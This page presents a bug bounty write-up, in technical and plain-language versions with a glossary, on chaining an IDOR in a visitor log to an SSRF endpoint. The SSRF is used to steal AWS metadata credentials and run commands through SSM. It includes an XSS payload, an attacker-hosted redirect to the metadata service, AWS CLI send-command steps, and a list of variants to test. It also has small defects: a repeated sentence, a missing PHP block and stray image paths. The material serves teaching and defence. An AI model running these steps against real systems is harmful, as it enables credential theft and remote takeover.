How I found my first SSRF to RCE!
An IDOR in a visitor listing exposed PII, and a linked image-fetching endpoint accepted a URL parameter that could be pointed at internal resources. The attacker used it to reach the cloud metadata service, steal temporary AWS credentials, and run commands on EC2 instances via SSM.
 Published on medium.com
I always believed that sharing is caring, So I decided to share my recent finding with you as it might help others who started on the Bug Bounty journey. Today I will tell you how I found my first RCE.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target was a web application reachable at subs.example.io, which keeps a visitor log. The visitor log records details about people who visit a building, including personal information and pictures, and it can be filtered by building. The feature that matters here is the image fetch: visitor pictures are not served from the application itself but pulled from an Amazon S3 bucket through a helper endpoint, s3File, which takes the remote image location in a url query parameter.
That helper is the pivot of the whole story. A parameter that makes the server fetch an arbitrary URL is an SSRF candidate, and on AWS the interesting destination is the instance metadata service at [redacted].
Setup
There is no special tooling described. The researcher was hunting on the application, found an IDOR in the visitor listing, and followed the image links it exposed. The AWS work later in the report uses the AWS CLI, configured with credentials obtained through the SSRF. The report does not describe any account, role or version beyond that.
Finding it
While hunting, the researcher found an IDOR and could see all visitor PII, including pictures. The request that exposed it was the visitor listing:
GET /visitors/?start_date=01/01/2021&end_date=07/23/2022&first_name=&last_name=&date_of_birth=&status=&reason_for_visit=&reason_for_visit_text=&start_record=0&total_record=10&selected_building_id=&building_id=1266 HTTP/2
Host: subs.example.io
The building_id parameter is the vulnerable one. Its value is numeric, so changing it is trivial and lets you pull other users' information. While reading that information the researcher noticed a link of this shape:
https://subs.example.io/s3File?url=https://s3-us-west-1.amazon.com/filename.jpeg
It fetches user images from an Amazon S3 bucket. The ?url= parameter made this a juicy endpoint and got the researcher's full attention.

Exploitation
Step 1: confirm the fetch and find its limit
The first test was to point the parameter at a well-known site:
https://subs.example.io/s3File?url=https://google.com/
It returned the Google index page, so the server was fetching whatever URL it was given. The researcher then tried to make it print something else, and that did not work. Further investigation showed that ?url= only allowed the index page.
Step 2: turn the fetch into XSS
The researcher hosted this payload on a server and got XSS through the endpoint:
"><img src=x onerror=alert(document.domain);>{{7*7}}
The "> closes an attribute and tag context, the img with a broken src fires onerror, and alert(document.domain) proves script execution in the application's origin. The report was filed on HackerOne and triage set the severity to Medium (4.7).
Step 3: escalate to full-read SSRF
One day later the researcher escalated the same endpoint to full-read SSRF. The trick was to use the index-only restriction rather than fight it: the code was hosted as the index of the researcher's server, so the fetch of the index was enough to trigger a redirect.
The Location header points at the EC2 instance metadata service, at the path .../iam/security-credentials/ec2-service-role-ssm-codedeploy. The TRUE makes the header replace any previous one and 303 makes it a see-other redirect, which the fetching client follows. The request used to obtain the AWS keys was:
https://subs.example.io/s3File?url=https://ssrf.hosted.site/

With that, the researcher had full-read SSRF and, from there, root RCE on any AWS instance.
Step 4: configure the AWS CLI
The credentials returned by the metadata service were loaded into the environment:
export AWS_ACCESS_KEY_ID=
export AWS_SECRET_ACCESS_KEY=
export AWS_DEFAULT_REGION=us-west-1
export AWS_SESSION_TOKEN=
The values themselves are not reproduced here.
Step 5: enumerate instances
The next command lists the instances the role can reach through Systems Manager:
aws ssm describe-instance-information --output text --query "InstanceInformationList[*]"
From the output the researcher copied any instance whose identifier has the form i-0a9e9b8343511285db9.
Step 6: run a command on an instance
With an instance ID in hand, the command was sent through SSM:

aws ssm send-command --document-name "AWS-RunShellScript" --comment "RCE" --targets "Key=instanceids,Values=instanceid" --parameters 'commands=uname -a'
AWS-RunShellScript is the SSM document that runs shell commands, --targets selects the instance by ID, and --parameters 'commands=uname -a' is the command executed on it.

Triage then raised the severity from Medium (4.7) to High (8.8), and from High (8.8) to Critical (9.6). The bounty was $3200.
Root cause
The s3File endpoint takes a user-supplied URL and fetches it server-side; the only restriction observed was that ?url= fetched just the index page. The only restriction observed was that ?url= would fetch just the index page of a host, which limits what content comes back but does nothing to stop the request from reaching internal addresses. Because the fetch follows redirects, a hosted index page that answers with a 303 to [redacted] is enough to make the server read the instance metadata, including the IAM role credentials. The IDOR in building_id is a separate flaw, but it is what surfaced the s3File links in the first place.
Impact
An attacker who can reach the visitor listing can enumerate other buildings' visitor PII, including pictures, by changing building_id. Through the image fetch they can run script in the application's origin, and through the redirect they can read the instance's IAM credentials. With those credentials the researcher could enumerate instances and run shell commands on them via SSM, which the report describes as root RCE on any AWS instance reachable by the role. The extent depends on what the role is permitted to do and which instances it can target.
Fix
Allowlist the destinations s3File may fetch, for example the specific S3 bucket and host, and reject everything else before the request is made. Do not follow redirects to hosts outside the allowlist, or resolve and check the destination after each redirect. Block link-local and private ranges at the network layer so the metadata service is not reachable from the application. Scope the instance role down so it cannot drive SSM across instances. Separately, enforce authorisation on building_id so a user can only read buildings they are entitled to.
Variants to test
- Point a
url-style parameter athttp://[redacted]/latest/meta-data/directly and see whether metadata comes back. A positive result is any metadata content in the response. - Host an index page that returns a
303to the metadata credentials path, as above, and request it through the parameter. A positive result is credentials in the response body. - Try redirect chains and alternate schemes (
http,https,file) against the same parameter. A positive result is content from a host or file the application should not reach. - Change numeric identifiers such as
building_idto neighbouring values and compare results. A positive result is another tenant's records. - Append template expressions such as
{{7*7}}to reflected values. A positive result is49rendered by the server. - With any credentials obtained, run
aws ssm describe-instance-informationand thenaws ssm send-commandwith a harmless command. A positive result is command output returned from an instance.
What happened, in plain words
A security researcher was testing a website that keeps a log of the people who visit a building. The site is at subs.example.io. The visitor log stores personal details about visitors, including their pictures, and it can be filtered by building. The pictures are not stored on the website itself. Instead, the site pulls them from an Amazon S3 bucket, which is Amazon's online storage service, a bit like a shared folder in the cloud. To do that, the site uses a small helper page called s3File that takes the address of the remote picture in a url parameter. A parameter is simply a named value you put in a web address, the part after the ? sign.
That helper page turned out to be the key to everything. If a website lets you give it a web address and it goes and fetches that address for you, that is a classic setup for a vulnerability called SSRF, short for Server-Side Request Forgery. In plain terms, you trick the server into making a request on your behalf, to somewhere you could not reach yourself. On Amazon's cloud (AWS), the most interesting place to send such a request is a special internal address, [redacted], which every cloud machine can talk to and which hands out information about that machine, including temporary login keys.
So the story goes: a simple flaw that let the researcher see other buildings' visitor records led to a picture link, the picture link led to a helper that fetched any address, the helper led to stolen cloud keys, and the keys led to running commands on cloud machines. The researcher calls this their first RCE, which stands for Remote Code Execution: getting a computer to run commands you choose, from a distance.
The starting point: a visitor log with a filter
The application keeps a visitor log. It records details about people who visit a building, including personal information and pictures, and it can be filtered by building. The feature that matters here is the image fetch: visitor pictures are not served from the application itself but pulled from an Amazon S3 bucket through the helper endpoint, s3File, which takes the remote image location in a url query parameter.
That helper is the pivot of the whole story. A parameter that makes the server fetch an arbitrary URL is an SSRF candidate, and on AWS the interesting destination is the instance metadata service at [redacted].
Setup
There is no special tooling described. The researcher was hunting on the application, found an IDOR in the visitor listing, and followed the image links it exposed. The AWS work later in the report uses the AWS CLI, configured with credentials obtained through the SSRF. The report does not describe any account, role or version beyond that.
Finding it
While hunting, the researcher found an IDOR and could see all visitor PII, including pictures. IDOR stands for Insecure Direct Object Reference. It means the site uses a simple identifier, such as a number, to decide which record to show you, and it never checks whether that record belongs to you. Think of a hotel where your room key opens every door because the door numbers are the only thing the lock checks. PII means Personally Identifiable Information: data that can identify a real person, such as a name, a date of birth or a photo.
The request that exposed it was the visitor listing:
GET /visitors/?start_date=01/01/2021&end_date=07/23/2022&first_name=&last_name=&date_of_birth=&status=&reason_for_visit=&reason_for_visit_text=&start_record=0&total_record=10&selected_building_id=&building_id=1266 HTTP/2
Host: subs.example.io
Line by line:
GET /visitors/?...is the browser asking the server for the visitor list page, with a long list of filters attached after the?.start_dateandend_datelimit the list to visits between two dates.first_name,last_name,date_of_birth,status,reason_for_visitandreason_for_visit_textare search boxes. They are empty here, so they do not narrow anything.start_record=0&total_record=10asks for the first ten records.selected_building_id=is empty, butbuilding_id=1266is the important one: it tells the server which building's visitors to show.Host: subs.example.iois the name of the website the request is addressed to. Every web request carries one so the server knows which site is wanted.HTTP/2is the version of the language the browser and server use to talk.
The building_id parameter is the vulnerable one. Its value is numeric, so changing it is trivial and lets you pull other users' information. While reading that information the researcher noticed a link of this shape:
https://subs.example.io/s3File?url=https://s3-us-west-1.amazon.com/filename.jpeg
This is a web address to the helper page s3File on the site, and it carries a url parameter whose value is the address of a picture in an Amazon S3 bucket. The site fetches user images from that bucket. The ?url= parameter made this a juicy endpoint and got the researcher's full attention.
Exploitation
Step 1: confirm the fetch and find its limit
The first test was to point the parameter at a well-known site:
https://subs.example.io/s3File?url=https://google.com/
This asks the helper page to fetch https://google.com/ instead of a picture. It returned the Google index page, so the server was fetching whatever URL it was given. In other words, the site was acting as a middleman: you name an address, it goes there and brings back what it finds. That is the heart of SSRF.
The researcher then tried to make it print something else, and that did not work. Further investigation showed that ?url= only allowed the index page. That distinction matters later.
Step 2: turn the fetch into XSS
The researcher hosted this payload on a server and got XSS through the endpoint:
"><img src=x onerror=alert(document.domain);>{{7*7}}
XSS stands for Cross-Site Scripting: getting your own code to run inside someone else's web page, in the visitor's browser. Here is what each piece does:
">closes whatever HTML attribute and tag the value was being placed into, so the rest of the text is treated as fresh HTML rather than as data.<img src=x onerror=...>is an image tag whose sourcexdoes not exist. When an image fails to load, the browser runs theonerrorcode.alert(document.domain)pops up a box showing the site's domain name. It is a harmless way to prove that code is running in the application's own origin, meaning with the site's identity and permissions.
The report was filed on HackerOne, a bug bounty platform where companies pay researchers for reporting flaws, and triage set the severity to Medium (4.7). Triage is the first team that reads a report and rates it. The number is a CVSS score, a standard 0 to 10 scale for how serious a flaw is.
Step 3: escalate to full-read SSRF
One day later the researcher escalated the same endpoint to full-read SSRF. Full-read means the attacker can read the content that comes back, not just cause a request. The trick was to use the index-only restriction rather than fight it: the code was hosted as the index of the researcher's server, so the fetch of the index was enough to trigger a redirect.
Line by line:
<?php ... ?>marks a block of PHP code, a language commonly used on web servers.header('Location: ...')tells the browser, or whoever asked, to go somewhere else instead. This is a redirect, like a shop assistant saying "that item is at the other counter".- The address it points to is
https://[redacted]/latest/meta-data/iam/security-credentials/ec2-service-role-ssm-codedeploy.[redacted]is the cloud machine's internal metadata address, a special door that only the machine itself can normally open. The path after it is.../iam/security-credentials/ec2-service-role-ssm-codedeploy. TRUEmakes this header replace any previous one of the same name.303is the redirect type called see-other, which tells the client to fetch the new address with a normal GET request. The fetching client follows it.
Because the helper only fetched index pages, the researcher made the index page itself do the redirect. The helper fetched the index, got told to go to the metadata address, followed the instruction, and brought back the credentials. The request used to obtain the AWS keys was:
https://subs.example.io/s3File?url=https://ssrf.hosted.site/
This asks the helper to fetch the researcher's own server, ssrf.hosted.site, whose index page is the redirect above.
With that, the researcher had full-read SSRF and, from there, root RCE on any AWS instance. Root means the highest level of control on a machine, the account that can do anything.
Step 4: configure the AWS CLI
The credentials returned by the metadata service were loaded into the environment:
export AWS_ACCESS_KEY_ID=
export AWS_SECRET_ACCESS_KEY=
export AWS_DEFAULT_REGION=us-west-1
export AWS_SESSION_TOKEN=
Line by line:
exportsets a value in the shell, the text window where you type commands, so that programs started from it can read the value.AWS_ACCESS_KEY_IDis the name part of a cloud login, like a username.AWS_SECRET_ACCESS_KEYis the secret part, like a password.AWS_DEFAULT_REGION=us-west-1says which Amazon data centre region to talk to.
The values themselves are not reproduced here. The AWS CLI is Amazon's command-line tool: a program you type commands into to manage cloud resources.
Step 5: enumerate instances
The next command lists the instances the role can reach through Systems Manager:
aws ssm describe-instance-information --output text --query "InstanceInformationList[*]"
Line by line:
awsis the command-line tool.ssmselects Systems Manager, an Amazon service for managing cloud machines remotely.describe-instance-informationasks for a list of machines that Systems Manager knows about and that this login is allowed to see.--output textasks for the answer as plain text rather than a table.--query "InstanceInformationList[*]"picks just the list of instances out of the answer.
From the output the researcher copied any instance whose identifier has the form i-0a9e9b8343511285db9. An instance is a single virtual machine in the cloud, and that i-... string is its name tag.
Step 6: run a command on an instance
With an instance ID in hand, the command was sent through SSM:
aws ssm send-command --document-name "AWS-RunShellScript" --comment "RCE" --targets "Key=instanceids,Values=instanceid" --parameters 'commands=uname -a'
Line by line:
aws ssm send-commandtells Systems Manager to run something on a machine.--document-name "AWS-RunShellScript"picks the built-in recipe that runs shell commands. A document here is a saved set of instructions.--comment "RCE"is a label for the job.--targets "Key=instanceids,Values=instanceid"selects which machine to run on, by its instance ID.--parameters 'commands=uname -a'is the actual command.uname -aprints basic information about the operating system.
Triage then raised the severity from Medium (4.7) to High (8.8), and from High (8.8) to Critical (9.6). The bounty was $3200.
Root cause
The s3File endpoint takes a user-supplied URL and fetches it server-side; the only restriction observed was that ?url= fetched just the index page. The only restriction observed was that ?url= would fetch just the index page of a host, which limits what content comes back but does nothing to stop the request from reaching internal addresses. Because the fetch follows redirects, a hosted index page that answers with a 303 to [redacted] is enough to make the server read the instance metadata, including the IAM role credentials. IAM stands for Identity and Access Management, Amazon's system for who is allowed to do what. The IDOR in building_id is a separate flaw, but it is what surfaced the s3File links in the first place.
Impact
An attacker who can reach the visitor listing can enumerate other buildings' visitor PII, including pictures, by changing building_id. Through the image fetch they can run script in the application's origin, and through the redirect they can read the instance's IAM credentials. With those credentials the researcher could enumerate instances and run shell commands on them via SSM, which the report describes as root RCE on any AWS instance reachable by the role. The extent depends on what the role is permitted to do and which instances it can target.
Fix
Allowlist the destinations s3File may fetch, for example the specific S3 bucket and host, and reject everything else before the request is made. An allowlist is a list of things that are permitted, with everything else refused. Do not follow redirects to hosts outside the allowlist, or resolve and check the destination after each redirect. Block link-local and private ranges at the network layer so the metadata service is not reachable from the application. Scope the instance role down so it cannot drive SSM across instances. Separately, enforce authorisation on building_id so a user can only read buildings they are entitled to.
Variants to test
- Point a
url-style parameter athttp://[redacted]/latest/meta-data/directly and see whether metadata comes back. A positive result is any metadata content in the response. - Host an index page that returns a
303to the metadata credentials path, as above, and request it through the parameter. A positive result is credentials in the response body. - Try redirect chains and alternate schemes (
http,https,file) against the same parameter. A positive result is content from a host or file the application should not reach. - Change numeric identifiers such as
building_idto neighbouring values and compare results. A positive result is another tenant's records. - Append template expressions such as
{{7*7}}to reflected values. A positive result is49rendered by the server. - With any credentials obtained, run
aws ssm describe-instance-informationand thenaws ssm send-commandwith a harmless command. A positive result is command output returned from an instance.
Glossary
- API: a way for one piece of software to ask another for data or actions, like a waiter taking your order to the kitchen.
- AWS: Amazon Web Services, Amazon's cloud platform where companies rent computers and storage over the internet.
- AWS CLI: Amazon's command-line tool for managing cloud resources by typing commands.
- Bounty: money paid to a researcher for reporting a security flaw.
- Cookie: a small piece of data a website stores in your browser so it can remember you between requests.
- Credential: a login secret, such as a key or password, that proves who you are.
- Critical: the most serious severity rating on a bug bounty platform.
- CVSS: a standard 0 to 10 score for how serious a security flaw is.
- Egress filtering: controlling which destinations outgoing network traffic is allowed to reach.
- Endpoint: a specific address on a website or service that performs a particular function.
- Full-read SSRF: an SSRF where the attacker can read the content returned from the fetched address, not just cause the request.
- HackerOne: a bug bounty platform where researchers report flaws and companies pay for them.
- High: a serious severity rating, below Critical.
- Host: the name of a machine or website on the network, such as
subs.example.io. - HTTP/2: a version of the protocol browsers and servers use to exchange web requests and responses.
- IAM: Identity and Access Management, Amazon's system for defining who can do what.
- IDOR: Insecure Direct Object Reference, where a site uses a simple identifier to pick a record and does not check that you are allowed to see it.
- Instance: a single virtual machine running in the cloud.
- Instance metadata service: an internal address,
[redacted], that a cloud machine can query for information about itself, including temporary credentials. - Link-local address: an address that only works on the local network segment, such as
[redacted]. - Medium: a moderate severity rating.
- Parameter: a named value attached to a web address after the
?sign, used to pass information to the server. - Payload: the piece of code or data an attacker sends to trigger a flaw.
- PII: Personally Identifiable Information, data that can identify a real person.
- Redirect: an instruction from a server telling the client to go to a different address instead.
- RCE: Remote Code Execution, getting a computer to run commands you choose from a distance.
- Region: a geographic area of Amazon data centres, such as
us-west-1. - Role: a set of permissions given to a cloud machine or user.
- Root: the highest level of control on a computer, able to do anything.
- S3: Amazon's cloud storage service, like a shared folder in the cloud.
- Severity: a rating of how serious a flaw is.
- SSM: Systems Manager, an Amazon service for managing cloud machines remotely.
- SSRF: Server-Side Request Forgery, tricking a server into making a request to an address you choose.
- Template injection: a flaw where a server evaluates placeholder expressions such as
{{7*7}}that should have been treated as plain text. - Triage: the first team that reads a bug report and rates it.
- XSS: Cross-Site Scripting, getting your own code to run inside someone else's web page in a visitor's browser.